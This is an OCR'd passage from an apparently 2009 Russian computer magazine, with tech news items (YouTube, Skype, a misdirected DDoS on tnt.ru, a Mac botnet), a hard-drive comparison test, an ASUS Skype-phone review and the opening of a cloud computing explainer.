технология BitTorrent морально устареет.

СРЕДНЯЯ СКОРОСТЬ ДОСТУПА В ИНТЕРНЕТ В РФ — 410 КБИТ/СЕК. В МОСКВЕ И САНКТ-ПЕТЕРБУРГЕ — ОКОЛО 7000 КБИТ/СЕК.

Монетизация YouTube

Впервые за все годы работы доходы компании Google показали негативную динамику. И в трудные для себя времена компания обратила внимание на одно из своих самых спорных подразделений — YouTube. Идея получать с YouTube деньги исключительно за счет рекламы, похоже, себя не оправдала, или одного этого оказалось недостаточно. Исполнительный директор Google Эрик Шмидт сообщил, что для YouTube будет разработана система оплаты просмотра (pay-per-view), с целью демонстрации на сайте платных материалов. Помимо таких микроплатежей, обещают и другие формы подписки. Подробности Шмидт обещал сообщить в самом скором будущем. Учитывая, что, по некоторым подсчетам, содержание YouTube обходится Google в $753 млн. в год, а доходов сервис приносит почти в 3.5 раза меньше, такие пертурбации вряд ли можно назвать странными. В Google ломали головы над монетизацией YouTube с момента его покупки, то есть с 2006 года. Любопытно и то, что совсем недавно компания Sony подтвердила слухи, заявив, что действительно ведет переговоры с YouTube о легальном размещении на видео-хостинге полнометражных фильмов.

В 2008 ГОДУ ДОЛЯ ПРОЦЕССОРОВ INTEL НА РЫНКЕ СОСТАВИЛА 81.8% ОТ ОБЩЕМИРОВОГО ОБЪЕМА.

Отдайте обратно!

Основатели компании Skype — Никлас Зеннстрем и Янус Фриис — продали свое детище компании eBay еще в 2005 году. Оба тогда стали миллиардерами, ведь сумма сделки была баснословной — 3.1 миллиарда долларов. А теперь, похоже, Зеннстрем и Фриис возжелали выкупить Skype обратно. Газете New York Times стало известно, что авторы Skype уже говорили с частными инвесторами, очевидно, пытаясь найти недостающую часть суммы для совершения «обратной» сделки. Судя по всему, уже ведутся переговоры и непосредственно с самим eBay. И хотя обе стороны наотрез отказываются комментировать ситуацию, аналитики уже прогнозируют, что сумма сделки на сегодняшний день может составить порядка $1.7 млрд.
Но самое интересное заключается в другом — права на пиринговую технологию Joltid, на основе которой работает Skype, до сих пор принадлежат Зеннстрему и Фриису, а eBay работает с ней по лицензии. И сообразительные бизнесмены уже сделали «предупредительный выстрел» — подали соответствующий иск, после которого 1-го апреля текущего года в Великобритании лицензия eBay была аннулирована. Чем все закончится, пока неизвестно, но, учитывая, что eBay давно уже не возражает против продажи Skype, а Joltid — очень неплохой козырь, у Фрииса и Зеннстрема может получиться.

Акела промахнулся




Цитатник всея Рунета — bash.org.ru — оказывается, не только собирает смешные цитаты, которые вот уже 1.5 года как перестали быть смешными, но еще и генерирует курьезные ситуации. Казус произошел после того, как в «Бездне» появилось предложение от анонима положить DDoS-ом сайт телеканала ТНТ. Разумеется, в качестве мести за ненавистный «Дом-2». Все бы ничего, но провокатора активно поддержали, а он, умышленно или не очень, «ошибся адресом», призвав общественность атаковать совсем не сайт телеканала (tnt-tv.ru), а сайт ни в чем не повинной голландской логистической компании TNT (tnt.ru). И, разумеется, подтверждая старую поговорку про дурака, которого заставили богу молиться — сайт положили. Хорошо еще, что голландцы всего лишь остались на час без интернета (http://tnt.ru использовался для выхода в инет из корпоративной сети) и не собираются подавать заявление в правоохранительные органы. Хотя список с некоторыми IP-адресами участников атаки у TNT на руках, по мнению логистиков, «никакого ущерба не было», а значит и панику поднимать не стоит.





Всевидящее око монитора

Японская компания Eizo Nanao готовится выпустить два широкоформатных монитора, оснащенных датчиком EcoView. Инфракрасный EcoView способен определить, есть ли в радиусе 120 см от экрана человек. Функция позволит монитору автоматически уходить в спящий режим, когда пользователя нет, и «просыпаться» по его возвращении, экономя энергию. Модель FlexScan EV2023W-H оснащена 20-дюймовой VA-панелью с разрешением 1600x900 пикселей, а FlexScan EV2303W-T — 23-дюймовой TN-панелью с разрешением 1920x1080 пикселей. Помимо встроенных «детекторов людей», мониторы укомплектованы и интересными подставками. Так, у старшей модели высота подставки регулируется в пределах 225 мм, что, по мнению специалистов Eizo Nanao, является рекордом. Возвращаясь к вопросу энергопотребления,— в активном режиме мониторы потребляют 18 и 25 Вт, в то время как в спящем эта цифра не превысит и 0.7 Вт. В родной Японии новинки появятся уже в мае по цене 385 и 460 долларов США.



Ищем 10 отличий


Google запустил в работу новую, очень интересную функцию, которая многим покажется знакомой по сайту TinEye — поиск похожих изображений (similar-images.googlelabs.com). К сожалению, в отличие от того же TinEye, анализ в режиме реального времени не предусмотрен, загружать свои картинки и искать их аналоги пока нельзя. Вместо этого Google сначала предложит тебе выполнить обычный поиск по изображениям, затем нужно выбрать наиболее приглянувшийся вариант и перейти к поиску похожих на него картинок. Результаты работы сервиса выглядят очень достойно — если Google и ошибается, то совсем редко. Уже после недолгого общения с Similar images становится ясно, что наилучшие результаты показывают контрастные картинки. Неизвестно, планируется ли со временем введение загрузки собственных изображений, но определенно — если добавились бы фишки tineye.com, цены бы этой функции не было!

TELEGEOGRAPHY СООБЩАЕТ, ЧТО ДОЛЯ SKYPE В МЕЖДУНАРОДНОМ ГОЛОСОВОМ ТРАФИКЕ ЗА ГОД ВЫРОСЛА НА 41%, СОСТАВИВ 8% ОТ ОБЩЕГО КОЛИЧЕСТВА ЗВОНКОВ.

Яблочный ботнет

Мифы о вирусной неуязвимости компьютеров Apple продолжают рушиться на глазах. Стало доподлинно известно о создании первого ботнета из Mac'ов, насчитывающего, по некоторым данным, почти 20.000 машин. Заражение было произведено через раздававшуюся в торрентах пиратскую версию пакета программ Apple iWork'09 и столь же нелегальную версию Adobe Photoshop CS4. Не брезгующие пиратским софтом яблочники получили с программами маленький бонус — троян по имени OSX.Iservice. Скачанное ими ПО нормально работает, но делает Mac' и частью ботнета, названного (явно не без издевки) iBotnet. Созданная сеть используется вполне «традиционно» — для DDoS-атак и рассылки спама.

Новая версия Dr.Web AV-Desk



В начале апреля компания «Доктор Веб» представила новую версию интернет-сервиса Dr.Web AV-Desk. С ним сервис-провайдеры могут предлагать пользователям антивирусную защиту в качестве услуги. То есть, абоненты сами выбирают свой тарифный план, время подписки, уровень информационной безопасности, а также могут автоматически продлевать лицензию. Dr.Web AV-Desk используют такие гиганты, как «Корбина Телеком», «Билайн», «Стрим-ТВ» и провайдеры Украины, Киргизии, Эстонии, Болгарии и Казахстана. Свежая версия несет в себе все плюсы нового ядра антивируса Dr.Web 5.0 — клиентская часть умеет все, что положено уметь современному антивирусу, и значительно меньше нагружает систему (это тоже заслуга ядра). Провайдеры теперь могут создавать любые тарифные пакеты, помимо трех базовых (Dr.Web Классик, Dr.Web Стандарт и Dr.Web Премиум); администрировать Dr.Web AV-Desk с любого компьютера, а не только из офиса; имеют возможность предупредить юзера или определенную группу юзеров об угрозе, направив им личное сообщение. Список поддерживаемых серверных систем пополнили FreeBSD 7.1, Fedora Core 10 и системы на основе Glibc 2.9.

ФАС СЧИТАЕТ, ЧТО ДОЛЯ MICROSOFT В РОССИЙСКОМ СЕГМЕНТЕ ОС ПРЕВЫШАЕТ 35%, КОТОРЫЕ НЕОБХОДИМЫ ДЛЯ ВНЕСЕНИЯ КОМПАНИИ В РЕЕСТР МОНОПОЛИСТОВ.

Китайские хакеры настолько суровы...



Американское правительство, что называется, «жжот». Ну, а как иначе назвать их заявление о том, что «предположительно китайские хакеры» в который уже раз взломали сеть Пентагона и украли несколько терабайт данных по проекту Joint Strike Fighter? Цель упомянутого проекта — создание самолета нового поколения, и стоимость этих разработок огромна даже по меркам Пентагона, не испытывающего недостатка финансирования — 300 млрд. долларов. Поймать хакеров по горячим следам военным не удалось, потому как следы, якобы, оказались крайне запутанными, и проследить их удалось только до Китая. На самом деле, это мало похоже на правду, так как не совсем понятно, зачем правительству афишировать такой «прокол», если он на самом деле имел место. А также, очень хотелось бы знать, чем же таким интересным занимались админы Пентагона, что не заметили, как у них из-под носа увели несколько терабайт данных?



PC27

ReMIX 2009

В Москве состоялась уже традиционная конференция для веб-разработчиков и дизайнеров ReMIX. В отличие от прошлого года, когда ReMIX проходил в Колонном зале Дома союзов, гостей на этот раз принимал выставочный центр «Инфопространство», и число участников составило всего 300 человек (против прошлогодних 1.500). Однако это никак не сказалось на мероприятии — менее интересным и увлекательным ReMIX не стал. Столицу второй раз подряд посетил генеральный директор Microsoft Стив Балмер (притом, на глобальной MIX 09, прошедшей в Лас-Вегасе, Балмера не было). Он рассказал о новых возможностях и развитии технологий Silverlight и IE 8, приведя в пример реализацию всех типов расширений IE 8 порталом Mail.Ru и открытие на RuTube площадки для тестирования Silverlight. Не забыли и про Windows Server и Windows Azure, поговорив об их основных функциях и возможностях. Затем последовала череда вопросов-ответов, в том числе, заданных через Twitter. Стив вновь просил всех писать ему на steveb@microsoft.com; назвал IE 8 самым безопасным браузером; заметил, что после выхода игр в интернет мир превратился в один большой Warcraft; пообещал упростить не только язык пользовательских соглашений, но и саму политику лицензирования; и сообщил, что в ближайшие три года Microsoft собирается потратить в России порядка 300 млн. долларов. Более подробно ознакомиться с материалами конференции можно на сайте www.remix.ru.



Flash на ТВ

Технология Flash сегодня практически монополист рынка, несмотря на наличие конкурентов. Но компании Adobe, видимо, недостаточно того, что она прочно оккупировала ПК и добралась до смартфонов. Теперь в Adobe вспомнили о существовании другой техники, например, бытовой. На конференции NAB Show публике представили новую разработку — Flash, оптимизированный для телевизоров, приставок и Blu-ray плееров. Коалиция, собирающаяся продвигать это в массы, выглядит более чем внушительно. Среди производителей микросхем отметились Broadcom, Intel и STMicroelectronics, а среди прочих партнеров — Comcast, Disney Interactive и New York Times. Первые телевизоры, поддерживающие Flash, должны появиться в продаже уже к концу этого года. Благодаря open Framework, на ТВ можно будет запустить любое из уже существующих Flash-приложений, что обещает оставить конкурентов далеко позади.

Маленький и прочный

Компания HP продолжает расширять свою линейку Mini. Очередным пополнением стал ноутбук HP Mini 2140. Машинка базируется на процессоре Intel Atom 1.6 ГГц. Это позволяет значительно снизить энергозатраты и уровень шума, а 10.1-дюймовый экран HP Illumilite LED со светодиодной подсветкой (соотношение сторон 16:9) порадует акриловой защитой от царапин. Последнее весьма актуально для компактного ПК, который везде таскают с собой. Корпус ноутбука выполнен из анодированного алюминия, что также делает его не только прочным, легким и стильным, но и защищает от «бытовых травм». Клавиши почти полноразмерной (92%) клавиатуры защищены от износа покрытием HP DuraKeys, а внутри корпуса Mini 2140 притаился 3-координатный цифровой акселерометр. При ударе или встряске он остановит работу дискового накопителя. Портативный ПК оснащен модулем Wi-Fi Certified WLAN, опциональным модулем Bluetooth 2.0 и интегрированной веб-камерой с разрешением VGA. Рекомендованная цена на Mini 2140 составляет 15.800 рублей.



Хочешь слушать? Плати

Кризис к нам приходит, кризис к нам приходит. Популярнейший сервис Last.fm становится платным. Решение вызревало давно, и после первого объявления на данную тему в официальном блоге негодованию пользователей не было предела. Поначалу спорный шаг даже хотели отложить на неопределенное время — слишком уж негативно отреагировало комьюнити. Но не прошло и месяца, как руководство Last.fm все же решилось. Сервис станет платным для всех стран, кроме США, Великобритании и Германии. Бесплатно теперь можно прослушать только 30 треков, а потом «ознакомительный период» закончится. Месячная подписка на Last.fm обойдется в 3 евро, перечислить которые можно посредством PayPal. Все сказанное касается именно радио, а прочие сервисы, то есть — скроблинг, рекомендуемые, чарты и т. д., пока остаются бесплатными. И, конечно, не стоит забывать, что прокси никто не отменял.





Команда ИТМО — чемпионы мира!

Второй год подряд первое место на мировом чемпионате по программированию — International Collegiate Programming Contest (ICPC 2009) — остается за командой ИТМО. Более того, в этом году 3 из 4 золотых медалей выиграли российские команды. На прошедшем в Стокгольме ICPC соревновались 100 лучших университетских команд мира, отобранных из 7109 команд-претендентов 1838 университетов. Первое место досталось команде Санкт-Петербургского государственного университета информационных технологий, механики и оптики, третье — команде Санкт-Петербургского государственного университета, четвертое — ребятам из Саратовского Государственного Университета. А на второе место затесались китайцы из университета Циньхуа :). Задачей участников было решить на время 11 сложных задач. Золотые призеры справились с 9-ю из них, и больше никому, кроме китайцев, взять планку в 9 задач не удалось.

ЕВГЕНИЙ ПОПОВ
АЛЕКСЕЙ ШУВАЕВ

Я НЕ ЗАБУДУ НИКОГДА

Сравнительный тест винчестеров объемом не менее 1 Тб

Жесткий диск в роли средства хранения и накопления информации — пожалуй, самый производительный и дешевый девайс. У многих пользователей объемы данных, которые необходимо сохранить и обработать, исчисляются гигабайтами, поэтому винчестер емкостью выше 1 Тб уже не является роскошью, а переходит в разряд необходимости.

ТЕОРЕТИЧЕСКАЯ ПОДГОТОВКА

Жесткие диски обладают различными характеристиками, одна из которых — емкость. Именно по емкости накопителя мы определяем, какое количество данных можно сохранить. Однако этот параметр постоянно увеличивается и зависит напрямую от плотности записи. Измеряется она в битах на квадратный дюйм. Но так как мы привыкли мыслить категориями байтов, то и в характеристиках указывается именно объем хранимых данных. Кроме того, ты должен знать, что производители частенько хитрят и приравнивают 1 килобайт к 1000 байт, в то время, как 1 Кб = 1024 б. В связи с этим, порой возникает путаница, когда после форматирования у тебя «пропадает» несколько десятков гигабайт. Знай, это упущенные 24 байта всплывают — а твой винчестер наверняка исправен.
Вторым важным параметром является время случайного доступа. Так как в современных жестких дисках по-прежнему используется магниторезистивный способ записи и чтения данных, то физическое перемещение читающей головки в нужное место диска и чтение информации занимает время. Как правило, этот параметр измеряется в миллисекундах или мс и составляет порядка 10–20 мс. Чем меньше это значение — тем быстрее будет отклик на твой запрос.
Третьим, очень важным, параметром, является линейная скорость чтения и записи информации. От нее зависит, как быстро ты сможешь сохранить новый фильм с диска или сколько тебе придется ждать при загрузке емкой игры.

МЕТОДИКА ТЕСТИРОВАНИЯ

Чтобы проверить характеристики, заявленные производителем, и выяснить, какой девайс действительно лучше, мы воспользовались программой Lavalys Everest Ultimate Edition версии 4.60. Утилита служит для сбора информации, а также позволяет проводить тестирование по ряду параметров. Линейная скорость чтения всегда убывающая,— это ты можешь наблюдать на графиках. Плавное убывание, без скачков, будет свидетельством безошибочного чтения данных. В связи с ростом энергоэффективных устройств и повышением температуры устройств в системном блоке, мы обращали внимание на температуру жесткого диска. Прогнав все тесты, которые длились порядка 4–5 часов, мы снимали показания встроенного термодатчика и заносили их в сравнительную таблицу — малое тепловыделение гарантирует лучший температурный режим для всех устройств компьютера.

Тестовое оборудование:
Hitachi DeskStar HD721010KLA330
Seagate ST31000340AS
Seagate ST31500341AS
Samsung HE103UJ
Western Digital WD10EADS Caviar Green
Western Digital WD1001FALS Caviar Black

Тестовый стенд:
Процессор, МГц: 2200, AMD Athlon 64 3500+ (Socket 939)
Системная плата: Albatron K8SLI
Память, Мб: 2x512, Corsair Value Select DDR-400
Видео: ASUS EAX1900XTX
Системный винчестер, Гб: 80, Seagate Barracuda 7200 rpm, IDE
Блок питания, Вт: 450, Floston



ПРИМЕНЕНИЕ НОВЫХ ТЕХНОЛОГИЙ — ЭФФЕКТИВНО И ЭФФЕКТНО

ВРЕМЯ СЛУЧАЙНОГО ДОСТУПА, МС

Hitachi DeskStar HD721010KLA330
Seagate ST31000340AS
Seagate ST31500341AS
Samsung HE103UJ
Western Digital WD1001FALS Caviar Black
Western Digital WD10EADS Caviar Green

м/с 0 2 4 6 8 10 12 14 16

ЛИДИРУЮТ ВИНЧЕСТЕРЫ ОТ WD



СКОРОСТЬ РАБОТЫ ВПЕЧАТЛЯЕТ, НО, ПОТРАТИВ ЕЩЕ НЕМНОГО ДЕНЕГ, МОЖНО ПОЛУЧИТЬ ЭКЗЕМПЛЯР С БОЛЬШЕЙ ЕМКОСТЬЮ

Hitachi DeskStar HD721010KLA330

Технические характеристики:

Объем, Гб: **1000**
Интерфейс: **SATA 300**
Объем на одну пластину: **200 Гб**
Скорость вращения, об/мин: **7200**
Объем кэш памяти, Мб: **32**
Количество дисков: **5**
Количество головок: **10**
Поддержка NCQ: **есть**
Масса, кг: **0,7**

●●●●●●○○○○

Правоприемником и владельцем заводов IBM по производству жестких дисков стала Hitachi. И руководители компании сказали: «Одному терабайту быть». Инженеры не стали бить рекорды плотности записи и уместили в боксе девайса сразу 5 пластин по 200 Гб. В этом девайсе нашли место наработки и достижения IBM. Например, рассматриваемый жесткий диск использует технологию перпендикулярной записи, которая признана достаточно перспективной. К недостаткам можно отнести относительно высокий уровень температуры. При отсутствии должного охлаждения это негативно скажется на сроке жизни девайса. Кроме того, треск механизма головок при активной работе с данными может докучать и отвлекать.

Seagate ST31000340AS

Технические характеристики:

Объем, Гб: **1000**
Интерфейс: **SATA 300**
Объем на одну пластину: **250 Мб**
Скорость вращения, об/мин: **7200**
Объем кэш памяти, Мб: **32**
Количество дисков: **4**
Количество головок: **8**
Поддержка NCQ: **есть**
Масса, кг: **0,64**


●●●●●●●●○○

«Золотой терабайт» от Seagate. Модель довольно популярна за счет высоких скоростных показателей и сравнительно небольшой цены. В корпусе разместились 4 блина по 250 Гб. Применение перпендикулярной записи и еще многих технологий позволило достичь отличных показателей. Как итог — выбором многих пользователей (да и редакции) уже не раз становилась именно эта модель. Малое время доступа порадует обладателей больших архивов с мелкими файлами: к примеру, музыкальной коллекции или многочисленных фотоальбомов. Порадовала довольно тихая работа девайса (даже при частых запросах данных). Советуем подумать о дополнительном охлаждении, потому что в системнике винту будет жарко — нагрев у него, судя по тесту, ощутимый.

ПИКОВАЯ СКОРОСТЬ ИНТЕРФЕЙСА

Hitachi DeskStar HD721010KLA330
Seagate ST31000340AS
Seagate ST31500341AS
Samsung HE103UJ
Western Digital WD1001FALS Caviar Black
Western Digital WD10EADS Caviar Green

0 50 100 150 200 250
Мб/с



ЧЕМ ВИНТ ХОЛОДНЕЕ — ТЕМ ОНО ЛУЧШЕ

Seagate ST31500341AS



Технические характеристики:
Объем, Гб: **1500**
Интерфейс: **SATA 300**
Объем на одну пластину: **375 Гб**
Скорость вращения, об/мин: **7200**
Объем кэш памяти, Мб: **32**
Количество дисков: **4**
Количество головок: **8**
Поддержка NCQ: **есть**
Масса, кг: **0,68**

●●●●●●●●●○





ПОЛТОРА ТЕРАБАЙТА СЧАСТЬЯ — НЕ МАКСИМУМ. МОЖНО НАЙТИ МОДЕЛИ И НА 2 ТБ

Развитие линейки накопителей от Seagate привело к созданию винчестера емкостью 1,5 Тб. В этой же линейке представлены девайсы объемом 500, 750 и 1000 Гб, так что можешь подобрать именно ту модель, которая тебе необходима. Если говорить конкретно об этой, то можно смело устанавливать ее в серверы начального уровня или домашние NAS-системы. Предположения касательно высокой рабочей температуры были развеяны после проведенных тестов — результат в 48 градусов считается достойным. Правда, после выхода устройства на рынок был замечен опасный глюк — потеря всех данных! Лечится он сменой прошивки или походом в сервисный центр, хотя и там не гарантируют сохранность информации :).


Samsung HE103UJ

6500 руб.

Технические характеристики:
Объем, Гб: **1000**
Интерфейс: **SATA 300**
Объем на одну пластину: **334 Гб**
Скорость вращения, об/мин: **7200**
Объем кэш памяти, Мб: **32**
Количество дисков: **3**
Количество головок: **6**
Поддержка NCQ: **есть**
Масса, кг: **0,64**


●●●●●●●○○○





СРАВНИТЕЛЬНО ВЫСОКАЯ ЦЕНА ДЕВАЙСА — НЕ НЕДОСТАТОК, А ГАРАНТИЯ ВЫСОКОГО КАЧЕСТВА

Винчестер не для спокойной жизни, но для производительной работы. Это видно из тестов и просто при взгляде на цену. Гаджет отлично справляется со своей работой в составе RAID-массивов, будь то небольшой корпоративный сервер или пользовательское хранилище данных. Широкий модельный ряд жестких дисков емкостью от 160 до 1000 Гб дает возможность выбирать не только по объему, но и по имеющейся в кармане сумме. Гарантией качества также служит время наработки на отказ, заявленное производителем,— 1,2 млн. часов. Почти вдвое больше стандартных величин! К недостаткам можно отнести высокий уровень шума, характерный именно для этой линейки.



В ЭТОМ ТЕСТЕ ТРАДИЦИОННО ХОРОШИЕ РЕЗУЛЬТАТЫ ПОКАЗЫВАЮТ ВИНЧЕСТЕРЫ SEAGATE

Western Digital WD10EADS Caviar Green



Технические характеристики:

Объем, Гб: **1000**
Интерфейс: **SATA 300**
Объем на одну пластину, Гб: **334**
Скорость вращения, об/мин: **7200**
Объем кэш памяти, Мб: **32**
Количество дисков: **3**
Количество головок: **6**
Поддержка NCQ: **есть**
Масса, кг: **0,68**



●●●●●●●●●○



ПРИЗЫВЫ СОХРАНИТЬ ПРИРОДУ ОКАЗЫВАЮТ ВЛИЯНИЕ НА ПРОИЗВОДИТЕЛЕЙ ВИНЧЕСТЕРОВ — ЭНЕРГОЭФФЕКТИВНОСТЬ ВОЗВОДИТСЯ В КУЛЬТ

Борьба за спасение экологии нашла отклик в стане производителей техники: сохранять энергию не только необходимо, но и модно. Маркетологи не дремлют и на все стороны кричат, что их девайс «самый зеленый и экономичный». Действительно, девайс показал на удивление высокий уровень производительности при низких рабочих температурах и небольшой шумности. Предыдущие модели этой линейки были собраны на четырех пластинах, но введение нового техпроцесса позволило обойтись тремя при равном объеме. Немного расстраивает только не самый лучший показатель времени доступа — видимо, расплата за энергосбережение.

Western Digital WD1001FALS Caviar Black

Технические характеристики:

Объем, Гб: **1000**
Интерфейс: **SATA 300**
Объем на одну пластину, Гб: **334**
Скорость вращения, об/мин: **7200**
Объем кэш памяти, Мб: **32**
Количество дисков: **3**
Количество головок: **6**
Поддержка NCQ: **есть**
Масса, кг: **0,69**



●●●●●●●●○○



В МЕРУ ПРОИЗВОДИТЕЛЬНЫЙ И ЭФФЕКТИВНЫЙ ДЕВАЙС ОТ ИМЕНИТОГО ПРОИЗВОДИТЕЛЯ

В противовес «зеленому» винчестеру, WD продвигает линейку производительных накопителей. Использование пластин высокой емкости позволило применить всего три блина для достижения порога в 1 Тб. Помимо неплохих скоростных показателей, гаджет может похвастаться присутствием различных технологий, позволяющих повысить сохранность данных: например, технологией NoTouch, предотвращающей контакт головок с дисками при возникновении вибрации. Ну, про снижение шума и прочие технические моменты можно даже не упоминать. Понравились нам и невысокие показатели температуры, позволяющие продлить срок службы устройства. Разве что — хотелось бы видеть более внушительные результаты скоростных тестов.

ВЫВОДЫ

Тебе уже не терпится поставить новый винчестер в системник и запустить десяток закачек в торренте? Тогда отберем лучшие модели и раздадим награды. Места никогда не бывает много, поэтому за емкость и производительность мы награждаем Seagate ST31500341AS призом «ВЫБОР РЕДАКЦИИ». И поскольку нам также не безразлична судьба планеты, и мы думаем о будущих поколениях, то приз «Лучшая покупка» достается Western Digital WD10EADS Caviar Green.

ИГОРЬ ФЕДЮКИН

Скайпфон ASUS AiGuru S2

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Тип: **Беспроводной Skype-фон**
Дисплей: **128x128 точек, цветной**
Беспроводная связь: **IEEE 802.11 b/g**
Время автономной работы: **3 ч. (в режиме разговора), 25 ч. (в режиме ожидания)**
Мощность динамика: **0,5 Вт**
Габариты: **116 x 47 x 12.3 мм**
Вес: **72 г**



Если ты активно общаешься с помощью программы Skype, то, наверное, не раз задумывался о приобретении специальной гарнитуры. И если ты до сих пор этого не сделал, Skype-фон от ASUS может стать подходящим решением. AiGuru S2 — вторая модель Skype-телефона от ASUS. Он стал привлекательнее не только с точки зрения дизайна, но и благодаря расширенной функциональности.

Комплект состоит из трубки и USB-адаптера. Для начала работы требуется установить фирменную утилиту с прилагаемого компакт-диска. В процессе инсталляции будет предложено подключить к компьютеру USB-адаптер и трубку. Софт сам автоматически настроит все необходимые параметры соединения, после чего можно использовать беспроводной режим. Несмотря на то, что трубка использует стандартный для Wi-Fi протокол — она функционирует только с комплектным беспроводным адаптером. А вот сам адаптер вполне может быть переключен из режима работы в качестве точки доступа (функционирует в нем по умолчанию) в режим обычного Wi-Fi адаптера.

Трубка оснащена достаточно неплохим цветным ЖК-дисплеем, где отображается текущий статус подключения, время, уровень WiFi-сигнала и зарядки. Вообще, по своему внешнему виду ASUS AiGuru S2 похож на среднестатистический мобильный образца 4-летней давности.

Скайпофон автоматически подключается к адаптеру при запуске Skype-клиента на компьютере. Тут надо подчеркнуть, что AiGuru S2 не является автономным Skype-клиентом. Он функционирует только при успешном соединении программного клиента на компьютере. После этого с телефона можно пролистывать контакт-лист, совершать звонки, прослушивать голосовую почту и организовывать конференцсвязь. А вот отправлять текстовые сообщения с него не удастся. Зато можно послушать музыку с помощью сервисов Windows Media и iTunes. Тебе потребуется установить на компьютер соответствующие утилиты, и после этого можно использовать AiGuru S2 в качестве своеобразного радио, проигрывая музыку, скажем, на кухне.

Полной зарядки хватает примерно на день умеренного использования. Учитывая, что подзаряжается телефон от порта USB — никаких проблем с подзарядкой возникнуть не должно.

В целом, ASUS AiGuru S2 — весьма интересный девайс, который будет полезен всем любителям Skype-общения. Учитывая невысокую цену и довольно стильный внешний вид — его смело можно рассматривать в качестве неплохого подарка.


gameland.ru
Игры меняются,
gameland.ru остается!



АЛЕКСАНДР ЛОЗОВЮК
/ ALEX.RAIDEN@GMAIL.COM /

ЗАОБЛАЧНЫЕ ВЫЧИСЛЕНИЯ

Cloud Computing на пальцах

Если облака — это взвешенные в атмосфере продукты конденсации водяного пара, видимые на небе с поверхности земли, что же тогда облачные вычисления? Кластер на небесах?

На самом деле, облачная обработка данных (англ. Cloud computing) — это технология обработки данных, в которой программное обеспечение предоставляется пользователю как интернет-сервис. Пользователь имеет доступ к собственным данным, но не может управлять операционной системой и собственно ПО, с которым работает (заботиться об инфраструктуре ему также не нужно). Непосредственно «облаком» называют инет, который как раз и скрывает многие технические детали. Это если вкратце. Теперь давай посмотрим на все чуть глубже.


НА ЧЕМ ВИСИТ ОБЛАКО?

